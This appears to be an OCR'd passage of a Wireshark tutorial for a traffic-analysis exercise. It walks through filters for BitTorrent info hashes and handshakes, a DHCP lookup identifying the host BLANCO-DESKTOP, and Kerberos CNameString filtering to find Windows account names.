
Use the same for tracker traffic on the other HTTP requests.



Wireshark · Follow TCP Stream (tcp.stream eq 171) · 2018-07-15-traffic-analysis-exercise.p...

```
GET /bt/announce.php?
info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%60%fe&peer_id=-DE13F0-
VnpZRF8ZP9iv&port=63448&uploaded=0&downloaded=0&left=105383936&corrupt=0&key=C9936EC4
&event=started&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&redundant=0 HTTP/
1.1
Host: files.publicdomaintorrents.com
User-Agent: Deluge 1.3.15
Accept-Encoding: gzip
Connection: close
```

Hash is **1dda0d48a898bd815c7d32ee83366f03097960fe**



1dda0d48a898bd815c7d32ee83366f03097960fe

6 પરિણામો (0.28 સેકંડ)

www.legittorrents.info › ... ▾ આ પૃષ્ઠનો અનુવાદ કરો
Torrent Details: Betty Boop - Rythm on the Reservation | Legit ...
9 જાન્યુ, 2007 - ... Betty Boop - Rythm on the Reservation. Info Hash, **1dda0d48a898bd815c7d32ee83366f03097960fe**. Description, No IMDB. Short Cartoon.

solidtorrents.net › view - આ પૃષ્ઠનો અનુવાદ કરો
Betty_Boop_Rhythm_on_the_Reservation.avi | Solid Torrents
23 ઑક્ટો, 2018 - Betty_Boop_Rhythm_on_the_Reservation.avi **1DDA0D48A898BD815C7D32EE83366F03097960FE** is 100.5 MB and currently having 0 ...


www.wuguibt.cc › map › sitemap915
https://www.wuguibt.cc/hash ...
... 2018-10-10 daily 0.8 https://www.wuguibt.cc/hash/ **1dda0d48a898bd815c7d32ee83366f03097960fe**.html 2018-10-10 daily 0.8 ...

www.btchili.info › hash ▾ આ પૃષ્ઠનો અનુવાદ કરો
Betty_Boop_Rhythm_on_the_Reservation.avi - BT磁力btchili - BT ...
... 时间：2019-10-01 07:36:17. 下载地址. 磁力下载. 磁力地址：. magnet:?xt=urn:btih :**1DDA0D48A898BD815C7D32EE83366F03097960FE** · 磁力下载. 迅雷下载：.

www.fanhaolou.com › ... ▾ આ પૃષ્ઠનો અનુવાદ કરો
Betty_Boop_Rhythm_on_the_Reservation.avi下载 - 番号楼

That is an info hash for the "***Betty Boop***" cartoon rhythm on the reservation we found earlier from that .torrent file.

For determining if any torrent files are seeded by BitTorrent .info_hash filtering in Wireshark




2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
bittorrent.info_hash

```
No.   Time                 Source           Destination      Protocol    Length Host  Source Port  Destination Port  Info
 4520 2018-07-15 09:47:37  10.0.0.201       62.210.200.57    BitTorrent     122       49846        55020             Handshake
 4542 2018-07-15 09:47:37  62.210.200.57    10.0.0.201       BitTorrent     242       55020        49846             Handshake  Extended
 4549 2018-07-15 09:47:37  10.0.0.201       61.245.142.233   BitTorrent     122       49845        51413             Handshake
 4684 2018-07-15 09:47:37  61.245.142.233   10.0.0.201       BitTorrent     122       51413        49845             Handshake
 4701 2018-07-15 09:47:38  10.0.0.201       82.102.24.163    BitTorrent     122       49851        42232             Handshake
 4710 2018-07-15 09:47:38  82.102.24.163    10.0.0.201       BitTorrent     242       42232        49851             Handshake  Extended
 4754 2018-07-15 09:47:39  10.0.0.201       23.82.53.139     BitTorrent     122       49853        49544             Handshake
 4760 2018-07-15 09:47:39  23.82.53.139     10.0.0.201       BitTorrent     242       49544        49853             Handshake  Extended
 4789 2018-07-15 09:47:40  10.0.0.201       96.237.60.19     BitTorrent     122       49854        51413             Handshake
 4815 2018-07-15 09:47:41  96.237.60.19     10.0.0.201       BitTorrent     122       51413        49854             Handshake
 4823 2018-07-15 09:47:41  10.0.0.201       91.160.64.33     BitTorrent     122       49855        32776             Handshake
 4830 2018-07-15 09:47:41  91.160.64.33     10.0.0.201       BitTorrent     122       32776        49855             Handshake
 4850 2018-07-15 09:47:43  10.0.0.201       85.17.122.98     BitTorrent     122       49858        63925             Handshake
 4855 2018-07-15 09:47:43  85.17.122.98     10.0.0.201       BitTorrent     457       63925        49858             Handshake  Extended  H
 4870 2018-07-15 09:47:44  10.0.0.201       79.197.60.22     BitTorrent     122       49859        16881             Handshake
 4882 2018-07-15 09:47:45  10.0.0.201       104.62.139.198   BitTorrent     122       49862        51413             Handshake
 4887 2018-07-15 09:47:45  104.62.139.198   10.0.0.201       BitTorrent     242       51413        49862             Handshake  Extended
 4895 2018-07-15 09:47:45  79.197.60.22     10.0.0.201       BitTorrent     122       16881        49859             Handshake
 4925 2018-07-15 09:47:47  10.0.0.201       37.187.6.237     BitTorrent     122       49863        45000             Handshake
 4930 2018-07-15 09:47:47  10.0.0.201       37.187.0.55      BitTorrent     122       49864        54978             Handshake
```


```
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0xe205 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.0.201
```

```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  00 6c 06 b2 40 00 80 06  e2 05 0a 00 00 c9 3e d2   ·l··@··· ······>·
0020  c8 39 c2 b6 d6 ec 98 6b  21 51 66 69 05 3e 50 18   ·9·····k !Qfi·>P·
0030  fa f0 89 d5 00 00 13 42  69 74 54 6f 72 72 65 6e   ·······B itTorren
0040  74 20 70 72 6f 74 6f 63  6f 6c 00 00 00 00 00 10   t protoc ol······
0050  00 05 e4 be 9e 4d b8 76  e3 e3 17 97 78 b0 3e 90   ·····M·v ····x·>·
0060  62 97 be 5c 8d be 2d 44  45 31 33 46 30 2d 56 6e   b··\··-D E13F0-Vn
0070  70 5a 52 46 38 5a 50 39  69 76                     pZRF8ZP9 iv
```



```
v BitTorrent
    Protocol Name Length: 19
    Protocol Name: BitTorrent protocol
    Reserved Extension Bytes: 0000000000100005
    SHA1 Hash of info dictionary: e4be9e4db876e3e3179778b03e906297be5c8dbe
    Peer ID: 2d4445313346302d566e705a5246385a50396976
```

You can copy that field's hexadecimal value by copying it as a hex-stream. Then, if needed, paste it into a Google search. In this case it is the same SHA1 hash we found earlier for the Ubuntu 18.04 ISO package.




```
No.   Time                 Source           Destinatio
 4520 2018-07-15 09:47:37  10.0.0.201       62.210.
 4542 2018-07-15 09:47:37  62.210.200.57    10.0.0.
 4549 2018-07-15 09:47:37  10.0.0.201       61.245.
 4684 2018-07-15 09:47:37  61.245.142.233   10.0.0.
 4701 2018-07-15 09:47:38  10.0.0.201       82.102.
 4710 2018-07-15 09:47:38  82.102.24.163    10.0.0.
 4754 2018-07-15 09:47:39  10.0.0.201       23.82.5
 4760 2018-07-15 09:47:39  23.82.53.139     10.0.0.
 4789 2018-07-15 09:47:40  10.0.0.201       96.237.
 4815 2018-07-15 09:47:41  96.237.60.19     10.0.0.
 4823 2018-07-15 09:47:41  10.0.0.201       91.160.
 4830 2018-07-15 09:47:41  91.160.64.33     10.0.0.
 4850 2018-07-15 09:47:43  10.0.0.201       85.17.1
 4855 2018-07-15 09:47:43  85.17.122.98     10.0.0.
 4870 2018-07-15 09:47:44  10.0.0.201       79.197.
 4882 2018-07-15 09:47:45  10.0.0.201       104.62.
 4887 2018-07-15 09:47:45  104.62.139.198   10.0.0.
 4895 2018-07-15 09:47:45  79.197.60.22     10.0.0.
 4925 2018-07-15 09:47:47  10.0.0.201       37.187.
 4930 2018-07-15 09:47:47  10.0.0.201       37.187.
```


```
v BitTorrent
    Protocol Name Length: 19
    Protocol Name: BitTorrent protocol
    Reserved Extension Bytes: 0000000000100005
    SHA1 Hash of info dictionary: e4be9e4db876e3e3179778b03e906297be5c8dbe
    Peer ID: 2d4445313346302d566e705a5246385a50396976
```

```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  00 6c 06 b2 40 00 80 06  e2 05 0a 00 00 c9 3e d2   ·l··@··· ······>·
0020  c8 39 c2 b6 d6 ec 98 6b  21 51 66 69 05 3e 50 18   ·9·····k !Qfi·>P·
0030  fa f0 89 d5 00 00 13 42  69 74 54 6f 72 72 65 6e   ·······B itTorren
0040  74 20 70 72 6f 74 6f 63  6f 6c 00 00 00 00 00 10   t protoc ol······
0050  00 05 e4 be 9e 4d b8 76  e3 e3 17 97 78 b0 3e 90   ·····M·v ····x·>·
0060  62 97 be 5c 8d be 2d 44  45 31 33 46 30 2d 56 6e   b··\··-D E13F0-Vn
0070  70 5a 52 46 38 5a 50 39  69 76                     pZRF8ZP9 iv
```

Also, you can apply that value as a column, so you can quickly see all the SHA1 hashes seeded in the pcap.




```
No.     Time                      Source
   4520 2018-07-15 09:47:37       10.0.0.201
   4542 2018-07-15 09:47:37       62.210.200.57
   4549 2018-07-15 09:47:37       10.0.0.201
   4684 2018-07-15 09:47:37       61.245.142.233
   4701 2018-07-15 09:47:38       10.0.0.201
   4710 2018-07-15 09:47:38       82.102.24.163
   4754 2018-07-15 09:47:39       10.0.0.201
   4760 2018-07-15 09:47:39       23.82.53.139
   4789 2018-07-15 09:47:40       10.0.0.201
   4815 2018-07-15 09:47:41       96.237.60.19
   4823 2018-07-15 09:47:41       10.0.0.201
   4830 2018-07-15 09:47:41       91.160.64.33
   4850 2018-07-15 09:47:43       10.0.0.201
   4855 2018-07-15 09:47:43       85.17.122.98
   4870 2018-07-15 09:47:44       10.0.0.201
   4882 2018-07-15 09:47:45       10.0.0.201
   4887 2018-07-15 09:47:45       104.62.139.198
   4895 2018-07-15 09:47:45       79.197.60.22
   4925 2018-07-15 09:47:47       10.0.0.201
   4930 2018-07-15 09:47:47       10.0.0.201

v BitTorrent
    Protocol Name Length: 19
    Protocol Name: BitTorrent protocol
    Reserved Extension Bytes: 0000000000100005
    SHA1 Hash of info dictionary: e4be9e4db876e3e317977
    Peer ID: 2d4445313346302d566e705a5246385a50396976

0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  00 6c 06 b2 40 00 80 06  e2 05 0a 00 00 c9 3e d2   ·l··@··· ······>·
0020  c8 39 c2 b6 d6 ec 98 6b  21 51 66 69 05 3e 50 18   ·9·····k !Qfi·>P·
0030  fa f0 89 d5 00 00 13 42  69 74 54 6f 72 72 65 6e   ·······B itTorren
0040  74 20 70 72 6f 74 6f 63  6f 6c 00 00 00 00 00 10   t protoc ol······
0050  00 05 e4 be 9e 4d b8 76  e3 e3 17 97 78 b0 3e 90   ·····M·v ····x·>·
0060  62 97 be 5c 8d be 2d 44  45 31 33 46 30 2d 56 6e   b··\··-D E13F0-Vn
0070  70 5a 52 46 38 5a 50 39  69 76                     pZRF8ZP9 iv
```



```
             Source           Destination      Protocol     Length Host
5 09:47:37   10.0.0.201       62.210.200.57    BitTorrent   122
5 09:47:37   62.210.200.57    10.0.0.201       BitTorrent   242
5 09:47:37   10.0.0.201       61.245.142.233   BitTorrent   122
5 09:47:37   61.245.142.233   10.0.0.201       BitTorrent   122
5 09:47:38   10.0.0.201       82.102.24.163    BitTorrent   122
5 09:47:38   82.102.24.163    10.0.0.201       BitTorrent   242
5 09:47:39   10.0.0.201       23.82.53.139     BitTorrent   122
5 09:47:39   23.82.53.139     10.0.0.201       BitTorrent   242
5 09:47:40   10.0.0.201       96.237.60.19     BitTorrent   122
5 09:47:41   96.237.60.19     10.0.0.201       BitTorrent   122
5 09:47:41   10.0.0.201       91.160.64.33     BitTorrent   122
5 09:47:41   91.160.64.33     10.0.0.201       BitTorrent   122
5 09:47:43   10.0.0.201       85.17.122.98     BitTorrent   122
5 09:47:43   85.17.122.98     10.0.0.201       BitTorrent   457
5 09:47:44   10.0.0.201       79.197.60.22     BitTorrent   122
5 09:47:45   10.0.0.201       104.62.139.198   BitTorrent   122
5 09:47:45   104.62.139.198   10.0.0.201       BitTorrent   242
5 09:47:45   79.197.60.22     10.0.0.201       BitTorrent   122
5 09:47:47   10.0.0.201       37.187.6.237     BitTorrent   122
5 09:47:47   10.0.0.201       37.187.0.55      BitTorrent   122
```

To locate IP address with the DHCP's MAC address and host name use filter

Bootp



2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
bootp
2018-07-15-traffic-analysis-exercise.pcap

```
No.     Time                   Source      Destination       Protocol
      2 2018-07-15 09:45:42    10.0.0.1    10.0.0.201        DHCP
      1 2018-07-15 09:45:42    0.0.0.0     255.255.255.255   DHCP

      .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: Msi_18:66:c8 (00:16:17:18:66:c8)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  > Option: (53) DHCP Message Type (Request)
  > Option: (61) Client identifier
  v Option: (50) Requested IP Address (10.0.0.201)
      Length: 4
      Requested IP Address: 10.0.0.201
  v Option: (12) Host Name
      Length: 14
      Host Name: BLANCO-DESKTOP
  > Option: (81) Client Fully Qualified Domain Name

0000  ff ff ff ff ff ff 00 16  17 18 66 c8 08 00 45 00   ········ ··f···E·
0010  01 6d 4b 36 00 00 80 11  ee 4a 00 00 00 00 ff ff   ·mK6···· ·J······
0020  ff ff 00 44 00 43 01 59  fe 27 01 01 06 00 20 64   ···D·C·Y ·'···· d
0030  02 55 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·U······ ········
0040  00 00 00 00 00 00 00 16  17 18 66 c8 00 00 00 00   ········ ··f·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 3d 07 01   ······c· Sc5··=··
0120  00 16 17 18 66 c8 32 04  0a 00 00 c9 0c 0e 42 4c   ····f·2· ······BL
0130  41 4e 43 4f 2d 44 45 53  4b 54 4f 50 51 22 00 00   ANCO-DES KTOPQ"··
0140  00 42 4c 41 4e 43 4f 2d  44 45 53 4b 54 4f 50 2e   ·BLANCO- DESKTOP.
```

The Bootstrap Protocol (BOOTP) is a computer networking protocol used by Internet Protocol networks to automatically assign an IP address from a configuration server to the network devices.


From this filter we can see:

MAC Address: 00:16:17:18:66:c8
IP Address: 10.0.0.201
Host Name: BLANCO-DESKTOP

Use filter **kerberos.CnameString**

To find the name of a Windows user account.

Windows host names and user account names are represented by the **CNameString** values. Upon location of any **CNameString** value in the frame details panel, add it as A column, so you can find your associated user account quickly from your column display.


2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Packet list
Narrow & Wide
Case sensitive
Display filter
Find
Cancel


kerberos.CNameString

